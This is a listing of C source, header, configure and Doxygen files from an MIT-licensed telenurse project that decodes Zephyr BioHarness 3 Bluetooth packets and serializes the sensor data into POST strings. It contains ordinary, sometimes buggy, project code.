"bdms_valid", "bdms_unreliable", "bdms_unable_connect", "bdms_auth_err", "bdms_comm_err",
"bdms_fail_measure", "hrr_peak", "hrr_30_ex", "hrr_60_ex", "hrr_120_ex", "hrr_180_ex", "oh_avg_60",
"oh_inst_hr", "oh_peak_hr", "oh_avg_hr", "vj_airb", "vj_peak_accel", "40y_dash", "accel_100mg", "activity",
"batt_lvl", "breathe_wn", "breathe_conf", "hr_conf", "hr_varia", "sys_conf", "dev_temp", "stati_dwdl",
"stati_bpdf", "stati_nftg", "stati_hruf", "stati_rruf", "stati_stuf", "stati_puf", "stati_acuf", "stati_hrvuf",
"stati_ectuf", "link_qual", "rssi", "tx_pow", "est_core_temp", "aux_adc1", "aux_adc2", "aux_adc3", "dev_mac",
```

```
"event_button_press", "event_ebutton_press", "event_batt_low_level", "event_brth_sen_test",
"event_accel_sen_test", "event_log_mem_test", "event_bt_test", "event_appl_auth_test", "event_rog_stat_bef",
"event_rog_stat_aft", "event_worn_conf_bef", "event_worn_conf_aft", "event_hr_rel_bef", "event_hr_rel_aft",
"event_fall_detect", "event_jmp_flight_time", "event_jmp_peak_accel", "event_dash_detect"};

/* serialize converts our linked list representation of the packet into post variable encoding.
 * Takes a pointer to a linked list containing the data,
 * takes a pointer to the (empty) post string?
 * takes a pointer to the logfile file descriptor
 * */
int BH3_serialize(char **post,DATA_ITEM **list,char *dev_mac,FILE *log)
{
	int check=0;
	DATA_ITEM* temp=NULL;
	temp=malloc(sizeof(DATA_ITEM));
	temp->data_size=strlen(dev_mac)+1;
	temp->data=malloc(sizeof(char)*temp->data_size);
	strcpy(temp->data,dev_mac);
	temp->data_id=VAR_DEV_MAC;
	temp->next=*list;
	*list=temp;
	temp=NULL;
	char buf[2000];
	short size=0;
	do{
		check = snprintf(buf+size,2000-(strlen(postvarnames[(*list)->data_id])+3+strlen((*list)->data)),
"%s=%s&", postvarnames[(*list)->data_id], (*list)->data);
		size=strlen(buf);
		temp=*list;
		*list=(*list)->next;
		free(temp->data);
		temp->next=NULL;
		free(temp);

	}while((*list) != NULL);
	if(check < 0){
		BH3_logMessage("Output error from snprintf in serialize",120,log);
		return -1;
	}
	else{
		(*post) = malloc(sizeof(char)*(strlen(buf)+1));
		//Get rid of the & at the end of the post string
		buf[strlen(buf)-1]=0;
		strcpy(*post, buf);
	}
	*list=NULL;
return 0; //no errors detected, post string creation successful
}

/* Todo:
 *	fix this up so it actually works (I haven't tried it but I think something is missing)
 *	add detection of undefined post variables (at the moment, anything greater than 79 is invalid
 *	Post var index mapping starts at 0x1, index starts at 0. Problem?
```

```
 * */
```

I] BH3_package.h

```
/*The MIT License (MIT)

Copyright (c) 2015 Eleanor Wang, Kyle Manel, Prabath M. Liyanage, Samuel Connell-Whitney

Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in
all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
THE SOFTWARE.
*/
#ifndef BH3_PKG_H
#define BH3_PKG_H
#include "BH3_shared.h"
#define MAX_VARS 99
#define VAR_LENGTH 30
//Serialize function available to main
int BH3_serialize(char**,DATA_ITEM**,char* dev_mac,FILE*);

#endif
```

J] BH3_shared.c


```
#include "BH3_shared.h"
//int log_fd;
static void BH3log_getTimestamp(char *timestamp){
	time_t ltime; /* calendar time */
	ltime=time(NULL); /* get current cal time */
	int size=sprintf(timestamp,"%s",asctime( localtime(&ltime) ) );
	timestamp[size-1]=0;
}

int BH3_prepLogging(char *file_path,FILE **fp){

		*fp=fopen(file_path,"a");
		if(fp==NULL)
			return -1;
		/*int log_fd;
		if(access(file_path,F_OK)!=0){
	  log_fd=open(file_path,O_CREAT|O_APPEND|O_RDWR,S_IRWXU|S_IRGRP);}
	else{
	  log_fd=open(file_path,O_APPEND|O_RDWR,0);}*/

		//if(log_fd>0){
		pthread_mutex_init(&log_mutex,NULL);
	//--pthread_attr_init(&log_attr);
	//--pthread_attr_setdetachstate(&attr,PTHREAD_CREATE_DETACHED);
		//	return log_fd;}
//return -1;
return 0;
}
```

```
int BH3_logMessage(char *message,int size,FILE *fp){

	if(fp==NULL)
		return -1;
	pthread_mutex_lock(&log_mutex);
	char timestamp[30];
	//char final_message[30+size];
	int writeBytes;
	BH3log_getTimestamp(timestamp);
	//writeBytes=sprintf(final_message,"[%s] %s\n",timestamp,message);
	//write(log_fd,final_message,writeBytes);
	writeBytes=fprintf(fp,"[%s] %s\n",timestamp,message);
	fflush(fp);
	pthread_mutex_unlock(&log_mutex);
return writeBytes;
}

int BH3_closeLogging(FILE* fp){
	fclose(fp);
	pthread_mutex_destroy(&log_mutex);
return 0;
}
```

K] BH3_shared.h

```
/*The MIT License (MIT)

Copyright (c) 2015 Eleanor Wang, Kyle Manel, Prabath M. Liyanage, Samuel Connell-Whitney

Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in
all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
THE SOFTWARE.
*/
#ifndef BH3_SHARED_H
#define BH3_SHARED_H
#include <fcntl.h>
#include <pthread.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <ctype.h>
#include <time.h>
#include <stdlib.h>
/*This section for BH3 PKT definitions

Section 1: Standard Packets
Section 2: Periodic Packets
Section 3: MISC definitions

Please refer to the "BioHarness Bluetooth Comms Link Specification" documents for further details
*/

//--------Standard Packets--------
#define NUM_OF_STD_PKTS 45
#define RD_LOG_DATA 0x01
#define DEL_LOG_FILE 0x02
#define SET_RTC_DATE 0x07
#define GET_RTC_DATE 0x08
#define GET_BOOT_VER 0x09
#define GET_APP_VER 0x0A
#define GET_SRLN 0x0B
#define GET_HW_NUM 0x0C
```

```
#define GET_BOOTL_NUM 0x0D
#define GET_APP_NUM 0x0E
#define SET_NET_ID 0x10
#define GET_NET_ID 0x11
#define GET_UNIT_MAC 0x12
#define SET_GEN_PKT_RATE 0x14
#define SET_BREATHE_WF_RATE 0x15
#define SET_ECG_WF_RATE 0x16
#define GET_BT_NAME 0x17
#define SET_RR_RATE 0x19
#define SET_ACCL_RATE 0x1E
#define SET_ROG 0x9B
#define GET_ROG 0x9C
#define SET_BT_UCONFIG 0xA2
#define GET_BT_UCONFIG 0xA3
#define SET_BT_LCONFIG 0xA4
#define GET_BT_LCONFIG 0xA5
#define SET_BH_UCONFIG 0xA6
#define GET_BH_UCONFIG 0xA7
#define GET_BATT_STAT 0xAC
#define REBOOT 0x1F
#define BT_PERI_MSG 0xB0
#define RESET_CONFIG 0xB3
#define SET_ACCL_AXIS 0xB4
#define GET_ACCL_AXIS 0xB5
#define SET_ALG_CONFIG 0xB6
#define GET_ALG_CONFIG 0xB7
#define SET_EXT_RATE 0xB8
#define SET_BH_UCONFIG_ITEM 0xB9
#define SET_ACCL_100MG_RATE 0xBC
#define SET_SUMM_RATE 0xBD
#define SET_SUBJ_INFO 0xBE
#define GET_SUBJ_INFO 0xBF
#define SET_REMOTE_MAC_PIN 0xD0
#define GET_REMOTE_MAC_PIN 0xD1
#define GET_REMOTE_DESCR 0xD4
#define GET_SUP_LOG_FORMAT 0xD5
//---------End of Section-------

//---------Periodic Packets----------
#define GEN_PKT 0x20
#define BRTH_PKT 0x21
#define ECG_WF_PKT 0x22
#define LIFESIGN 0x23
#define RR_PKT 0x24
#define ACCL_PKT 0x25
#define BT_DEV_DATA_PKT 0x27
#define EXT_DATA_PKT 0x28
#define ACCL_100MG_PKT 0x2A
#define SUMM_PKT 0x2B
#define EVENT_PKT 0x2C
//----------End of Section-----------
```

```
//---------MISC Definitions--------
#define STX 0x02
#define ETX 0x03
#define ACK 0x06
#define NAK 0x15
#define MAX_PKT_SIZE 133
#define MAX_DATA_SIZE 128
//---------End of Section----------

//---------Post Var index mapping--
#define VAR_TIMESTAMP 0x01
#define VAR_HRT_RATE 0x02
#define VAR_RESP_RATE 0x03 //Respiration rate
#define VAR_SKIN_TEMP 0x04
#define VAR_POSTURE 0x05
#define VAR_VMU 0x06
#define VAR_PEAK_ACCEL 0x07
#define VAR_BATT_VOL 0x08
#define VAR_BREATHE_WA 0x09 //Breathing Wave Amplitude
#define VAR_ECG_AMP 0x0A
#define VAR_ECG_NOISE 0x0B
#define VAR_VERT_ACCEL_MIN 0x0C
#define VAR_VERT_ACCEL_PEAK 0x0D
#define VAR_LAT_ACCEL_MIN 0x0E //Lateral Acceleration
#define VAR_LAT_ACCEL_PEAK 0x0F
#define VAR_SAG_ACCEL_MIN 0x10 //Sagittal Acceleration
#define VAR_SAG_ACCEL_PEAK 0x11
#define VAR_ZEPHYR_SYS_CHNL 0x12
#define VAR_GSR 0x13
#define VAR_ROG_STATUS 0x14
#define VAR_ROG_TIME 0x15
#define VAR_ALARM 0x16
#define VAR_BATT_STAT 0x17 //Battery percentage
//****The following VAR types will have true/false data (1 or 0)***
#define VAR_PMWS 0x18 //Physiological Monitor Worn Status (if user is wearing harness or not)
#define VAR_UIBS 0x19 //User interface button pressed or not
#define VAR_BHHSL 0x1A //BH heart-rate signal low
#define VAR_BHESC 0x1B //BH External Sensors connected
//****End of bool vars
#define VAR_BREATHE_WF 0x1C //Breathing waveform, there are 18 samples in one data string
#define VAR_ECG_WF 0x1D //ECG Waveform. there are 63 samples in one data string
#define VAR_RTR 0x1E //R to R data, there are 18 samples in one data string
#define VAR_ACCEL_DATA 0x1F// Accelerometer data, there are 20 samples in one data string in the format
x1,y1,z1,x2,y2,z2 ...
//*****This data is for info from a third party BT device
#define VAR_DEV_MANUFAC_CODE 0x20
#define VAR_DEV_TYPE_CODE 0x21
#define VAR_BLUETOOTH_MAC 0x22
#define VAR_STATUS 0x23
#define VAR_BDMS_VALID 0x24
#define VAR_BDMS_UNRELIABLE 0x25
#define VAR_BDMS_UNABLE_CONNECT 0x26
#define VAR_BDMS_AUTH_ERR 0x27
```

```
#define VAR_BDMS_COMM_ERR 0x28
#define VAR_BDMS_FAIL_MEASURE 0x29
//****End of third party var definitions section
//****Heart Rate Recovery variables
#define VAR_HRR_PEAK 0x2A //Peak heart rate after exercise
#define VAR_HRR_30_EX 0x2B // Peak heart rate after 30s of exercise
#define VAR_HRR_60_EX 0x2C
#define VAR_HRR_120_EX 0x2D
#define VAR_HRR_180_EX 0x2E
//****End of HRR section
//****Orthostatic Hypotension definitions
#define VAR_OH_AVG_60 0x2F //Average HR 60s before standing
#define VAR_OH_INST_HR 0x30 //Instantaneous HR before standing
#define VAR_OH_PEAK_HR 0x31 //Peak Heart rate during first 15s of standing
#define VAR_OH_AVG_HR 0x32 //Average HR 60s after standing
//****End of OH section****
//****Vertical Jump test section****
#define VAR_VJ_AIRB 0x33 //Airbone time
#define VAR_VJ_PEAK_ACCEL 0x34 //Peak acceleration during jumping
//****End of vertical jump test section***
//**** Forty yard dash vars
#define VAR_40Y_DASH 0x35 //Peak activity during dash
//**** End of 40Y dash section
#define VAR_ACCEL_100mg 0x36 //Accelerometer data: 20 samples in comma separated string
#define VAR_ACTIVITY 0x37
#define VAR_BATT_LVL 0x38
#define VAR_BREATHE_WN 0x39 //Breathing Wave Noise
#define VAR_BREATHE_CONF 0x3A //Breathing rate confidence
#define VAR_HR_CONF 0x3B //Heart rate confidence
#define VAR_HR_VARIA 0x3C //Heart rate variabilitya
#define VAR_SYS_CONF 0x3D //System Confidence
#define VAR_DEV_TEMP 0x3E //Device internal temp
#define VAR_STATI_DWDL 0x3F //Status Info: Device worn detection level
#define VAR_STATI_BPDF 0x40 //Status Info: Device worn detection flag
#define VAR_STATI_NFTG 0x41 //Status Info: Not fitted to garment
#define VAR_STATI_HRUF 0x42 //Status Info: Heart Rate Unreliable flag
#define VAR_STATI_RRUF 0x43 //Status Info: Resp rate unreliable flag
#define VAR_STATI_STUF 0x44 //Status Info: Skin Temperature unreliable flag
#define VAR_STATI_PUF 0x45 //Status Info: Posture Unreliable flag
#define VAR_STATI_ACUF 0x46 //Status Info: Activity Unreliable flag
#define VAR_STATI_HRVUF 0x47 //Status Info: Heart Rate Variability Unreliable flag
#define VAR_STATI_ECTUF 0x48 //Status Info: Estimated Core temp unreliable flag
#define VAR_LINK_QUAL 0x49
#define VAR_RSSI 0x4A
#define VAR_TX_POW 0x4B
#define VAR_EST_CORE_TEMP 0x4C
#define VAR_AUX_ADC1 0x4D //Auxiliary ADC channel 1
#define VAR_AUX_ADC2 0x4E
#define VAR_AUX_ADC3 0x4F
#define VAR_DEV_MAC 0x50
//*******Event Packet VARS**********
#define VAR_EVENT_BUTTON_PRESS 0x51
#define VAR_EVENT_EBUTTON_PRESS 0x52 //Emergency Button Press
```

```
#define VAR_EVENT_BATT_LOW_LEVEL 0x53
#define VAR_EVENT_BRTH_SEN_TEST 0x54
#define VAR_EVENT_ACCEL_SEN_TEST 0x55
#define VAR_EVENT_LOG_MEM_TEST 0x56
#define VAR_EVENT_BT_TEST 0x57
#define VAR_EVENT_APPL_AUTH_TEST 0x58
#define VAR_EVENT_ROG_STAT_BEF 0x59
#define VAR_EVENT_ROG_STAT_AFT 0x5A
#define VAR_EVENT_WORN_CONF_BEF 0x5B
#define VAR_EVENT_WORN_CONF_AFT 0x5C
#define VAR_EVENT_HR_REL_BEF 0x5D
#define VAR_EVENT_HR_REL_AFT 0x5E
#define VAR_EVENT_FALL_DETECT 0x5F
#define VAR_EVENT_JMP_FLIGHT_TIME 0x60
#define VAR_EVENT_JMP_PEAK_ACCEL 0x61
#define VAR_EVENT_DASH_DETECT 0x62
//*******End of Event Packet VARS
//---------End of Section----------

#define SIZEOF(a) sizeof(a) / sizeof((a)[0])

//------Mutexes for thread safety------
pthread_mutex_t log_mutex;
pthread_attr_t log_attr;
//--------------------

//------Configuration file parsing data structs-------
//Linked list of nodes each representing a configuration item from <patient_name>_lib.conf
typedef struct{
        unsigned char id;
        void* data;
        unsigned short data_size;
        void* next;
} CONFIG_ITEM;
//------------------------------

/*------Data decoding structs that pack decoded------

        - Used by the decoding code to pack decoded data into a Linked List
        - This linked list is used by the packaging section

*/
typedef struct{
        unsigned char data_id;
        char *data;
        int data_size; //Including Null termination
        void *next;
} DATA_ITEM;

//Logging functions
int BH3_prepLogging(char*,FILE**);
int BH3_logMessage(char*,int,FILE*); //Thread safe
int BH3_closeLogging(FILE*);
```

```
#endif
```

L] c_api.c

```
/*The MIT License (MIT)

Copyright (c) 2015 Eleanor Wang, Kyle Manel, Prabath M. Liyanage, Samuel Connell-Whitney

Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in
all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
THE SOFTWARE.
*/
#include "c_api.h"

/* Flags generic to main but specific to library: translation done by wrapper
 0x01 - Make a keepalive PKT

*/

/*//////Zephyr BioHarness 3 Packet Functions///////////////
1) Packet encode/decode wrapper functions : Please refer to DOC_c_api.txt
*////////////////////////////////////////////////////////

//Wrapper function for BH3_lib does translation for making a PKT
static int makePKT_BH3(PKT* packet,unsigned char *data,unsigned short flags,FILE* log_fd){

        switch(flags){
                case 0x01: return BH3_makePKT(LIFESIGN,NULL,0,packet->packet,log_fd);
        }
        if(packet==NULL)
        return -1;

        return BH3_makePKT(packet->ID,data,packet->data_size,packet->packet,log_fd);
}

//Wrapper function for BH3_lib does translation to read/decode a PKT
static int readPKT_BH3(PKT* packet,unsigned short size,void** data_list,FILE* log_fd){
        if(packet==NULL)
                return 255;
        packet->data_size=BH3_readPKT(packet->packet,&packet->pkt_size,&packet->data_size,&packet-
>data_start_index,(DATA_ITEM**)data_list,log_fd);
```

```
	if(packet->data_size)
		return 0;
return packet->data_size;
}

//Wrapper function that is called during registration to create a LinkedList of option packets for the sensor
static int genWritePkts_BH3(CONFIG_ITEM* LL_OPTS,PKT_LIB *lib,PKT** PKT_L,FILE* log_fp){

	*PKT_L=malloc(sizeof(PKT));
	initPKT(*PKT_L,lib);
	PKT *head=*PKT_L;
	CONFIG_ITEM* temp;
	while(LL_OPTS!=NULL){
		(*PKT_L)->pkt_size=BH3_makePKT(LL_OPTS->id,LL_OPTS->data,LL_OPTS->data_size,(*PKT_L)-
>packet,log_fp);
		temp=(CONFIG_ITEM*)LL_OPTS->next;
		BH3_delConfigItem(LL_OPTS);
		LL_OPTS->next=NULL;
		free(LL_OPTS);
		LL_OPTS=temp;
		if(LL_OPTS!=NULL){
			(*PKT_L)->next=malloc(sizeof(PKT));
			(*PKT_L)=(PKT*)(*PKT_L)->next;
			initPKT(*PKT_L,lib);
		}
	}
	*PKT_L=head;
return 0;
}

//Wrapper function for library specific logging (to <patient_name>_log.log
int logMessage_BH3(char *message,int size,FILE* fp){
	return BH3_logMessage(message,size,fp);
}

//Wrapper function for library specific packaging/serializing
int serialize_BH3(char **post,void** data_list,char* dev_mac,FILE* log_id){

	return BH3_serialize(post,(DATA_ITEM**)data_list,dev_mac,log_id);

}
///////////End of Zephyr BioHarness 3 Packet Functions/////////////////

void deepCopy(PKT* src, PKT* dst,int max_pkt_size){
	dst->ID=src->ID;
	dst->pkt_size=src->pkt_size;
	dst->data_size=src->data_size;
	dst->data_start_index=src->data_start_index;
	dst->packet=malloc(sizeof(unsigned char)*max_pkt_size);
	memcpy(dst->packet,src->packet,max_pkt_size);

}
```

```
void initPKT(PKT* pkt,PKT_LIB* lib){
	pkt->ID=0;
	pkt->pkt_size=0;
	pkt->data_size=0;
	pkt->data_start_index=0;
	pkt->packet=malloc(lib->max_pkt_size);
	pkt->next=NULL;

}

void clearPKT(PKT* pkt){
	pkt->ID=0;
	pkt->pkt_size=0;
	pkt->data_size=0;
	pkt->data_start_index=0;

}

void deletePKT(PKT *pkt){
	free(pkt->packet);
	pkt->packet=NULL;
	pkt->next=NULL;
}


//Prepare the library before using -> Not thread safe
int PrepareLib(unsigned char LIBID){

	switch(LIBID){
		case 0:
			return BH3_prepLib();
			break;
	}
return -1;
}
//Register a library per device control thread - based on input from telenurse.conf sections
//Add a new case statement for a new library
int regLIB(unsigned char libID,PKT_LIB** lib_struct,char* patient_name,char *dev_mac,char* url){

int rc=0;

switch(libID){

	case BH3_LIB:
		if(patient_name==NULL)
			return -1;
		if(dev_mac==NULL)
			return -2;
		(*lib_struct)=malloc(sizeof(PKT_LIB));
		(*lib_struct)->readPKT=readPKT_BH3;
		(*lib_struct)->makePKT=makePKT_BH3;
		(*lib_struct)->serialize=serialize_BH3;
		(*lib_struct)->logMessage=logMessage_BH3;
```

```
		(*lib_struct)->LIB_ID=BH3_LIB;
		(*lib_struct)->max_data_size=128;
		(*lib_struct)->max_pkt_size=133;
		(*lib_struct)->device_name=malloc(strlen(patient_name)+1);
		(*lib_struct)->dev_mac=malloc(strlen(dev_mac)+1);
		(*lib_struct)->url=malloc(strlen(url)+1);
		strcpy((*lib_struct)->url,url);
		strcpy((*lib_struct)->device_name,patient_name);
		strcpy((*lib_struct)->dev_mac,dev_mac);
		char log_file[strlen(patient_name)+100];
		char conf_file[strlen(patient_name)+100];
		sprintf(log_file,"/var/log/telenurse/%s_log.log",patient_name);
		sprintf(conf_file,"/etc/telenurse/%s_lib.conf",patient_name);
		//(*lib_struct)->log_id=BH3_prepLogging(file_name);
		rc+=BH3_prepLogging(log_file,&(*lib_struct)->log_id);
		FILE* conf_fp;
		CONFIG_ITEM* BH3_opts;
		if(BH3_prepConfigParse(&conf_fp,conf_file)>-1){
			BH3_parseConfigFile((*lib_struct)->log_id,conf_fp,&BH3_opts);
			rc+=genWritePkts_BH3(BH3_opts,(*lib_struct),&(*lib_struct)->writePkts,(*lib_struct)-
>log_id);
			rc+=BH3_endConfigParse(conf_fp);
		}
		return rc;


	}

	return -240;
}

//deregister the library data structure when cleaning up -> thread safe
int deregLIB(PKT_LIB *lib){

	if(lib==NULL)
		return -1;


	switch(lib->LIB_ID){

		case 0:
				lib->LIB_ID=0;
				free(lib->device_name);
				free(lib->dev_mac);
				free(lib->url);
				lib->url=NULL;
				lib->dev_mac=NULL;
				lib->device_name=NULL;
				BH3_closeLogging(lib->log_id);
				lib->log_id=NULL;
				lib->makePKT=NULL;
				lib->readPKT=NULL;
				lib->logMessage=NULL;
```

```
                                        lib->serialize=NULL;
                                        PKT* temp;
                                        while(lib->writePkts!=NULL){
                                                temp=lib->writePkts->next;
                                                deletePKT(lib->writePkts);
                                                free(lib->writePkts);
                                                lib->writePkts=temp;
                                        }
                                        return 0;
                }
return -2;
}
```

M] c_api.h

```
/*The MIT License (MIT)

Copyright (c) 2015 Eleanor Wang, Kyle Manel, Prabath M. Liyanage, Samuel Connell-Whitney

Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in
all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
THE SOFTWARE.
*/
#ifndef C_API_H
#define C_API_H
#include "BH3_lib.h"
//This section for Library IDs
#define BH3_LIB 0x0
//


//Generic Packet structure holding all necessary information to define a "packet"
typedef struct{
        unsigned short ID;
        unsigned char *packet;
        short pkt_size;
        unsigned short data_size;
        unsigned short data_start_index;
        void *next;
} PKT;

//Library structure that should be registered with a specific library
typedef struct{
        unsigned char LIB_ID;
        unsigned short max_pkt_size;
        unsigned short max_data_size;
        char* device_name;
        char* dev_mac;
        char* url;
        FILE* log_id;
        int (*makePKT)(PKT*,unsigned char*,unsigned short,FILE*);
        int (*readPKT)(PKT*,unsigned short,void**,FILE*);
```

```
        int (*serialize)(char**,void**,char*,FILE*);
        int (*logMessage)(char*,int,FILE*);
        PKT *writePkts;
} PKT_LIB;

int PrepareLib(unsigned char);
int regLIB(unsigned char,PKT_LIB**,char*,char*,char*);
int deregLIB(PKT_LIB*);
void initPKT(PKT*,PKT_LIB*);
//Empties all content in the PKT structure
void clearPKT(PKT*);
//Deletes all heap memory allocations in the PKT structure
void deletePKT(PKT*);
void deepCopy(PKT* src,PKT* dst,int max_pkt_size);
#endif
```

N] configure

```
#!/bin/bash
checkReq () {
	if [ ! -e ${2} ]; then
		echo -ne "[] ${1}\n"
	else
		echo -ne "[OK] ${1}\n"
		let "req_met+=1"
	fi
}

setNull() {

	if [ -z ${1} ]; then
		echo 0;
	fi
echo $1

}
echo "Performing a requirements check only..."
req_met=0
total_req=3

libcurl_path=`find /usr/lib -name "*libcurl.so"|grep '.*'`
libcurl_path=$(setNull $libcurl_path)

libpthread_path=`find /usr/lib -name "*libpthread.so"`
libpthread_path=$(setNull $libpthread_path)

libbluetooth_path=`find /usr/lib -name "*libbluetooth.so"|grep '.*'`
libbluetooth_path=$(setNull $libbluetooth_path)

reqs=($libcurl_path $libpthread_path $libbluetooth_path)
names=(libcurl libpthread libbluetooth)
count=0
for i in ${names[@]}; do
	checkReq $i ${reqs[${count}]}
	let "count+=1"
done

echo -ne "${req_met}/${total_req} requirements were met\n"
if [ ${req_met} != ${total_req} ]; then
	echo -ne "Please ensure all requirements are met\nIf you have a custom location for the libraries please
modify the Makefile to your requirements and try to compile\n"
else
	echo -ne "All requirements met, ready to compile!\n"
fi
```

O] doxygen.conf

```
# Doxyfile 1.8.8

#---------------------------------------------------------------------------
# Project related configuration options
#---------------------------------------------------------------------------
DOXYFILE_ENCODING      = UTF-8
PROJECT_NAME           = EXAMPLE
PROJECT_NUMBER         = 1000
PROJECT_BRIEF          = no
PROJECT_LOGO           =
OUTPUT_DIRECTORY       = ../doc/
CREATE_SUBDIRS         = NO
ALLOW_UNICODE_NAMES    = NO
OUTPUT_LANGUAGE        = English
BRIEF_MEMBER_DESC      = YES
REPEAT_BRIEF           = YES
ABBREVIATE_BRIEF       = "The $name class" \
                         "The $name widget" \
                         "The $name file" \
                         is \
                         provides \
                         specifies \
                         contains \
                         represents \
                         a \
                         an \
                         the
ALWAYS_DETAILED_SEC    = NO
INLINE_INHERITED_MEMB  = NO
FULL_PATH_NAMES        = YES
STRIP_FROM_PATH        =
STRIP_FROM_INC_PATH    =
SHORT_NAMES            = NO
JAVADOC_AUTOBRIEF      = NO
QT_AUTOBRIEF           = NO
MULTILINE_CPP_IS_BRIEF = NO
INHERIT_DOCS           = YES
SEPARATE_MEMBER_PAGES  = NO
TAB_SIZE               = 4
ALIASES                =
TCL_SUBST              =
OPTIMIZE_OUTPUT_FOR_C  = YES
OPTIMIZE_OUTPUT_JAVA   = NO
OPTIMIZE_FOR_FORTRAN   = NO
OPTIMIZE_OUTPUT_VHDL   = NO
EXTENSION_MAPPING      =
MARKDOWN_SUPPORT       = YES
AUTOLINK_SUPPORT       = YES
BUILTIN_STL_SUPPORT    = NO
CPP_CLI_SUPPORT        = NO
SIP_SUPPORT            = NO
```

```
IDL_PROPERTY_SUPPORT   = YES
DISTRIBUTE_GROUP_DOC   = NO
SUBGROUPING            = YES
INLINE_GROUPED_CLASSES = NO
INLINE_SIMPLE_STRUCTS  = NO
TYPEDEF_HIDES_STRUCT   = NO
LOOKUP_CACHE_SIZE      = 0
#---------------------------------------------------------------------------
# Build related configuration options
#---------------------------------------------------------------------------
EXTRACT_ALL            = YES
EXTRACT_PRIVATE        = NO
EXTRACT_PACKAGE        = NO
EXTRACT_STATIC         = NO
EXTRACT_LOCAL_CLASSES  = YES
EXTRACT_LOCAL_METHODS  = NO
EXTRACT_ANON_NSPACES   = NO
HIDE_UNDOC_MEMBERS     = NO
HIDE_UNDOC_CLASSES     = NO
HIDE_FRIEND_COMPOUNDS  = NO
HIDE_IN_BODY_DOCS      = NO
INTERNAL_DOCS          = NO
CASE_SENSE_NAMES       = NO
HIDE_SCOPE_NAMES       = YES
SHOW_INCLUDE_FILES     = YES
SHOW_GROUPED_MEMB_INC  = NO
FORCE_LOCAL_INCLUDES   = NO
INLINE_INFO            = YES
SORT_MEMBER_DOCS       = YES
SORT_BRIEF_DOCS        = NO
SORT_MEMBERS_CTORS_1ST = NO
SORT_GROUP_NAMES       = NO
SORT_BY_SCOPE_NAME     = NO
STRICT_PROTO_MATCHING  = NO
GENERATE_TODOLIST      = YES
GENERATE_TESTLIST      = YES
GENERATE_BUGLIST       = YES
GENERATE_DEPRECATEDLIST= YES
ENABLED_SECTIONS       =
MAX_INITIALIZER_LINES  = 30
SHOW_USED_FILES        = YES
SHOW_FILES             = YES
SHOW_NAMESPACES        = YES
FILE_VERSION_FILTER    =
LAYOUT_FILE            =
CITE_BIB_FILES         =
#---------------------------------------------------------------------------
# Configuration options related to warning and progress messages
#---------------------------------------------------------------------------
QUIET                  = NO
WARNINGS               = YES
WARN_IF_UNDOCUMENTED   = YES
WARN_IF_DOC_ERROR      = YES
```

```
WARN_NO_PARAMDOC      = NO
WARN_FORMAT           = "$file:$line: $text"
WARN_LOGFILE          =
#---------------------------------------------------------------------------
# Configuration options related to the input files
#---------------------------------------------------------------------------
